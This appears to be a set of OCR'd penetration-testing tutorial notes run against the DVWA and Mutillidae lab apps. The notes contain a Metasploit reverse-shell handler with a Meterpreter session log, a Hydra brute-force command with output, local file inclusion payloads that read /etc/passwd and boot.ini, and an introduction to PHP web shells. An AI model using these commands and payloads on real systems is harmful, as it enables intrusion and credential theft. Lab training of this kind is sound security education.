#msfconsole
```

```
  # use exploit/multi/handler

# set lhost (hacker ip)
```


# set lport (ip we put for the payload)

# exploit




```
neterpreter > exit
[*] Shutting down Meterpreter...

[*] Meterpreter session 2 closed.  Reason: Died

nsf  exploit(handler) >
nsf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.7:55555
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.3
[*] Meterpreter session 3 opened (192.168.1.7:55555 -> 192.168.1.3:40582) at 201
3-08-05 22:17:28 -0400

neterpreter >
```

Make sure to install the php in the webserver you want to hack




```
sudo apt-get update --fix-missing
sudo apt-get update
sudo apt-get install  php5-cli
```



- Understand Brute Force vulnerability
- During this type of attack, the attacker is trying to bypass security mechanisms while having minimal knowledge about them. Using one or more accessible methods: dictionary attack (with or without mutations), brute-force attack (with given classes of characters e.g.: alphanumerical, special, case (in)sensitive) the attacker is trying to achieve his/her goal. Considering a given method, number of tries, efficiency of the system, which conducts the attack and estimated efficiency of the system which is attacked, the attacker is able to calculate how long the attack will have to last. Non brute-force attacks, on the other hand, which includes all classes of characters, give no certainty of success.
- Brute-force attacks are mainly used for guessing passwords and bypassing access control. However there are a lot of tools which use this techinque to examine the web service's catalogue structures and seek interesting, from the attacker's point of view, information. Very often the target of an attack are data in forms (GET/POST) and users' Session-IDs.


It is a way of cracking passwords where we can get username and password to gain access on the website we want to hack.We will use the brute force in order to gain access to the web server. It happens through the get and post request. We have many tools that we can do through it the brute force. There is bruter tool, burpsuite,

Go to dvwa brute force. Addon live http header. Enter in user name and password.
Take the header information



```
http://192.168.1.2/vulnerabilities/brute/?username=user&password=user&Login=Login#

GET /vulnerabilities/brute/?username=user&password=user&Login=Login HTTP/1.1
Host: 192.168.1.2
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.2/vulnerabilities/brute/
Cookie: PHPSESSID=j9tofmps7p4skqcoonfpsnfqc5; security=high
Connection: keep-alive

HTTP/1.1 200 OK
Date: Wed, 14 Aug 2013 23:24:45 GMT
Server: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_
X-Powered-By: PHP/5.3.1
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
```

Put the information in bruter



Web Form Option

Form URL:

Request Options:

Method: GET

Target Page: ttp://192.168.1.2/vulnerabilities/brute/

Cookie: PHPSESSID=j9tofmps7p4skqcoonfpsnfqc5; security=high

Cookie URL:

Referer: http://192.168.1.2/vulnerabilities/brute/

User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Query String: username=%username%&password=%password%&Login=Login%23

Name	Value
username	%username%
password	%password%
Login	Login#


Response Test:

☑ Use Negative Result ☐ Follow redirection

String 1: Username and/or password incorrect.

String 2:

Choose to use the brute force



Target: 192.168.1.2

Protocol: Web Form

Port: 80 ☐ SSL

User: admin

☐ Combo:

☐ Dictionary: password

☑ Brute force

Connections: 5

Max Retry: 3

Time out: 5 s

Wait for retry: 500 ms

Wait for each try: 0 ms

Max Attempt /Connection: -1


☐ Stop when found one

☐ Password First

Target	Service	User	Password	Note

Try in the mutillidae website with burp suite. Change the proxy settings in firefox to be ip address 127.0.0.1 and port no 80. It was difficult to use.


You can use the hydra tool




- Brute Force Attacks
- Use Bruter tools
- Use burpsuite Tools
-

```
hydra -l admin -P /root/Desktop/pass.txt  192.168.1.6  http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not  Logged In"
```

-l -> the username
-P -> the wordlists
192.168.1.6 -> your target host, it can be change using domain
http-post-form -> the service module
/mutillidae/index.php?page=login.php -> path application
username -> input form
password -> input form
login-php-submit-button -> input form at submit button
Not Logged In -> error message when the application failed to log in




```
root@bt:~# hydra -l admin -P /root/Desktop/pass.txt 192.168.1.6  http-post-form
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-
submit-button=Login:Not Logged In"
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-08-14 20:27:57
[DATA] 10 tasks, 1 server, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking service http-post-form on port 80
[STATUS] attack finished for 192.168.1.6 (waiting for children to finish)
[80][www-form] host: 192.168.1.6   login: admin   password: admin
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-08-14 20:28:10
root@bt:~#
```




- Understand File Inclusion vulnerability
- Local File Inclusion (LFI)
- Local File Inclusion mean loading local file such as /etc/passwd , /etc/host on the php web pages. There are many programing mistake for occurring this vulnerability. When Programmer put some bad in the php web pages that time this vulnerable
- Remote File Inclusion (RFI)
- Remote File Inclusion (RFI) is a type of vulnerability most often found on websites. It allows an attacker to include a remote file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file

In local file inclusion, if the web application has the hole local file inclusion, through this hole we can read files inside the webserver like /etc/passwd .
In DVWA, go to file inclusion.




192.168.1.2/vulnerabilities/fi/?page=include.php

Change include with the file you want to download /etc/passwd



192.168.1.2/vulnerabilities/fi/?page=/etc/passwd


Most important file we can download



- Local File Inclusion (LFI) Threat
- /opt/lampp/etc/php.ini The PHP configuration file
- /etc/passwd The password cashed file
- /opt/lampp/etc/proftpd.conf The ProFTPD configuration file
- Remote File Inclusion (RFI) Threat

In windows machine we use another command

Page=../../../boot.ini




http://192.168.1.5/...p?page=/etc/passwd ×

Damn Vulnerable V

192.168.1.5/mutillidae/index.php?page=../../../boot.ini

When the web application has this hole, we can put another page inside this website. This web page called web shell.
Understanding web shell




Understand web shell

Shell is a shell wrapped in a PHP script. It's a tool you can use to execute arbitrary shell-commands or browse the filesystem on your remote webserver. This replaces, to a degree, a normal telnet connection, and to a lesser degree a SSH connection.

You use it for administration and maintenance of your website, which is often much easier to do if you can work directly on the server. For example, you could use PHP Shell to unpack and move big files around. All the normal command line programs like ps, free, du, df, etc... can be used.

The shell is written any programming language, and mostly in php. Through the remote file include we can gain access in the web server and apply the shell on it. There are some ready shells like C99.php, R57.php, C100.php.

C99 shell




```
Software: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1
uname -a: Windows NT XP-1 5.1 build 2600 (Windows XP Professional Service Pack 2) i586
user
Safe-mode: OFF (not secure)
C:\xampplite\htdocs\shell\   drwxrwxrwx
Free 35.98 GB of 39.99 GB (89.97%)
